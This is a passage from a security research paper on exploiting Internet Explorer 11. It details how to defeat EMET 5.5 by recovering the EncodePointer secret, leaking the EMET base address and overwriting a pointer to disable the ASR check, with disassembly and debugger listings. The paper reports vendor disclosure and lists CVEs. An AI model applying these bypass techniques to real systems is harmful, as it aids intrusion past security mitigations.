


```
sub_180081038 proc near
sub     rsp, 28h
mov     rax, cs:qword_180135320
test    rax, rax
jnz     short loc_18008104F
```

```
call    cs:abort
```

```
loc_18008104F:
dec     rax
mov     cs:qword_180135320, rax
call    cs:EncodePointer
mov     rcx, cs:qword_180135320
lea     rdx, qword_1801362A0
mov     [rdx+rcx*8], rax
add     rsp, 28h
retn
sub_180081038 endp
```

This function encodes the pointer passed as the first argument and it's called only from a single place where the address of the function sub_180080B40 is passed as an argument.




```
sub_180080A90 proc near
push    rbx
sub     rsp, 20h
cmp     cs:byte_180136288, 0
mov     rbx, rcx
jnz     short loc_180080AB5

lea     rcx, sub_180080B40
mov     cs:byte_180136288, 1
call    sub_180081038

loc_180080AB5:
mov     cs:qword_180136248, rbx
add     rsp, 20h
pop     rbx
retn
sub_180080A90 endp
```

This function pointer is encoded and stored at the address *EMET64+1362a0(offset * 8)* where *offset* is read from *EMET64+0x135320*. We can easily read these values using our read primitive to get a second pair of known encoded and plain pointers.


This allows us to decode every encoded pointer in the whole iexplore.exe process. It does not only provide a generic way of disabling EMET, but it can also be used to completely nullify the protection provided by EncodePointer/DecodePointer in any process protected by EMET (assuming you already have a memory read primitive and the ability to leak the EMET base address).

5.4. Leaking EMET Base Address

In order to leak the EMET base address we make use of the fact that EMET hooks several known functions. One of them is NtProtectVirtualMemory from ntdll.dll. We first leak the base address of ntdll.dll by reading the address of the RtlCaptureContext function from the jscript9.dll imports section and then read the first OP codes at the beginning of NtProtectVirtualMemory.




```
0:024> u ntdll!NtProtectVirtualMemory L6
ntdll!NtProtectVirtualMemory:
00007ffa`1b845a70 4c8bd1          mov     r10,rcx
00007ffa`1b845a73 b850000000      mov     eax,50h
00007ffa`1b845a78 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ffa`1b845a80 7503            jne     ntdll!NtProtectVirtualMemory+0x15 (00007ffa`1b845a85)
00007ffa`1b845a82 0f05            syscall
00007ffa`1b845a84 c3              ret
0:024>
```



```
0:018> u ntdll!NtProtectVirtualMemory L6
ntdll!NtProtectVirtualMemory:
00007ffb`5c695a70 e943b543bd      jmp     00007ffb`19ad0fb8
00007ffb`5c695a75 cc              int     3
00007ffb`5c695a76 cc              int     3
00007ffb`5c695a77 cc              int     3
00007ffb`5c695a78 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ffb`5c695a80 7503            jne     ntdll!NtProtectVirtualMemory+0x15 (00007ffb`5c695a85)
0:018>
```

By checking the first few bytes of that function, we can find out if the current process is protected by EMET or not. In order to leak the EMET base address, we decode the first two *jmp* instructions, which gives us the offset to an instruction which assigns an offset from within EMET64.dll to a register as shown below:



```
0:018> u ntdll!NtProtectVirtualMemory L1
ntdll!NtProtectVirtualMemory:
00007ffb`5c695a70 e943b543bd      jmp     00007ffb`19ad0fb8
0:018> u 00007ffb`19ad0fb8 L1
00007ffb`19ad0fb8 ff25f2ffffff    jmp     qword ptr [00007ffb`19ad0fb0]
0:018> u poi(00007ffb`19ad0fb0) L6
00007ffb`19ad0f00 48894c2408      mov     qword ptr [rsp+8],rcx
00007ffb`19ad0f05 4889542410      mov     qword ptr [rsp+10h],rdx
00007ffb`19ad0f0a 4c89442418      mov     qword ptr [rsp+18h],r8
00007ffb`19ad0f0f 4c894c2420      mov     qword ptr [rsp+20h],r9
00007ffb`19ad0f14 48b90000e0f18b390600 mov rcx,6398BE1F00000h
00007ffb`19ad0f1e 49b8f064a44cfb7f0000 mov r8,offset EMET64!EMETSendCert+0xeb0 (00007ffb`4ca464f0)
0:018>
```

By decoding the OP code of this register assignment instruction, we can calculate the EMET base address.

5.5. *Disabling ASR*

With the EMET base address and the ability to decode protected pointers, the first thought could be to just set the checked flag to the value 0 to bypass the ASR check. However, as mentioned above the memory page where the flag is stored is mapped read-only, so we have to replace the pointer to that memory location instead.

Therefore, after leaking the EMET base address, we calculate the secret value used in the EncodePointer/DecodePointer protection as described above. With that secret value we then decode the global pointer at offset 0x136800 inside EMET64.dll and then overwrite the pointer at offset 0x28 in the referenced structure with a pointer to the value NULL. We just use the address EMET64+0x110ef8 for this purpose which points to the value NULL in the .rdata segment of EMET64.dll.

Doing this, will successfully bypass the ASR EMET check and allow our exploit to run. The same technique can be used to disable other EMET checks as well if required.

6. Conclusion

In this paper we described the complete exploit development process for a critical vulnerability we identified in the JavaScript implementation of Internet Explorer 11. We demonstrated how many existing exploit mitigations such as DEP or CFG can simply be bypassed by not going the typical route of using ROP gadgets and shellcode, but instead turning the vulnerability into a read/write primitive and then targeting existing functionality inside the browser to execute system commands. We described how this attack can easily be performed in the latest version of Internet Explorer 11 by just writing a single null byte.

We presented a novel way to escape Internet Explorer's Enhanced Protected Mode by using local NetBIOS name spoofing. We showed that even under the presence of EPM, the previously abused Local Intranet Zone can still be targeted to escape the Internet Explorer sandbox.

Finally, we demonstrated how the latest version of EMET 5.5 can be bypassed and we show a way how the EncodePointer Windows protection as used in EMET can be overcome with a memory read primitive by calculating the secret value. The described technique can not only be used to disable EMET itself, but it can also be used more generically to nullify the protection provided by EncodePointer/DecodePointer in every process protected by EMET.

All described vulnerabilities and techniques were reported to Microsoft as part of our Mitigation Bypass Bounty program submission. The Typed Array Neutering vulnerability (CVE-2016-3210) described in chapter 2 was fixed in MS16-063. Interestingly the same vulnerability was already fixed in ChakraCore since its publication.

The God Mode single null byte technique (CVE-2016-0188) described in section 3.6 was fixed in MS16-051. Microsoft mitigated the issue by introducing the use of the QueryProtectedPolicy API.

The EPM sandbox escape using local NetBIOS name spoofing (CVE-2016-3213) described in chapter 4 was fixed in MS16-077.

Lastly, the EMET bypass documented in chapter 5 is not fixed and Microsoft currently does not have plans to address it.

The growing number and steady improvements of modern exploit mitigations on current versions of Windows noticeably increase the exploit development costs. However, with the right vulnerability at hand, many mitigations can still be bypassed in creative ways. In particular the use of data-only attacks – as demonstrated in this paper – allows an attacker to evade many mitigation. Although Microsoft started fixing some of the obvious targets, we expect more application-specific data-only attacks to be used in future exploits.

7. Bibliography

[1] W3C, "Web Workers, W3C Working Draft 24 September 2015," [Online]. Available: https://www.w3.org/TR/workers/.

[2] Mozilla, "MDN Worker.postMessage() Documentation," [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/API/Worker/postMessage.

[3] Mozilla, "MDN Transferable Documentation," [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/API/Transferable.

[4] Mozilla, "MDN ArrayBuffer Documentation," [Online]. Available: https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/ArrayBuffer.

[5] Y. Yu, "Write Once, Pwn Anywhere," [Online]. Available: https://www.blackhat.com/docs/us-14/materials/us-14-Yu-Write-Once-Pwn-Anywhere.pdf.

[6] Y. Chen, "Exploit IE Using Scriptable ActiveX Controls," [Online]. Available: http://www.slideshare.net/xiong120/exploit-ie-using-scriptable-active-x-controls-version-english.

[7] Fortinet, "Advanced Exploit Techniques Attacking the IE Script Engine," [Online]. Available: https://blog.fortinet.com/2014/06/16/advanced-exploit-techniques-attacking-the-ie-script-engine.

[8] M. Tomassoli, "Exploit Development Course," [Online]. Available: http://expdev-kiuhnm.rhcloud.com/2015/05/11/contents/.

[9] Verizon, "Escaping from Microsoft's Protected Mode Internet Explorer," [Online]. Available: https://www.exploit-db.com/docs/15672.pdf.

[10] Zero Day Initiative, "There's No Place Like Localhost: A Welcoming Front Door To Medium Integrity, HP Security Research," [Online]. Available: http://community.hpe.com/t5/Security-Research/There-s-No-Place-Like-Localhost-A-Welcoming-Front-Door-To-Medium/ba-p/6560786.

[11] Zero Day Initiative, "(0Day) (Pwn2Own\Pwn4Fun) Microsoft Internet Explorer localhost Protected Mode Bypass Vulnerability," [Online]. Available: http://www.zerodayinitiative.com/advisories/ZDI-14-270/.

[12] M. V. Yason, "Diving Into IE 10's Enhanced Protected Mode Sandbox," [Online]. Available: https://www.blackhat.com/docs/asia-14/materials/Yason/WP-Asia-14-Yason-Diving-Into-IE10s-Enhanced-Protected-Mode-Sandbox.pdf.

[13] Microsoft, "IEInternals: The Intranet Zone," [Online]. Available: http://blogs.msdn.com/b/ieinternals/archive/2012/06/05/the-local-intranet-security-zone.aspx.

[14] FoxGlove Security, "Hot Potato Windows Privilege Escalation Exploit," [Online]. Available: http://foxglovesecurity.com/2016/01/16/hot-potato.

[15] FireEye, "Using EMET to Disable EMET," [Online]. Available: https://www.fireeye.com/blog/threat-research/2016/02/using_emet_to_disabl.html.

[16] Offensive Security, "Disarming and Bypassing EMET 5.1," [Online]. Available: https://www.offensive-security.com/vulndev/disarming-and-bypassing-emet-5-1/.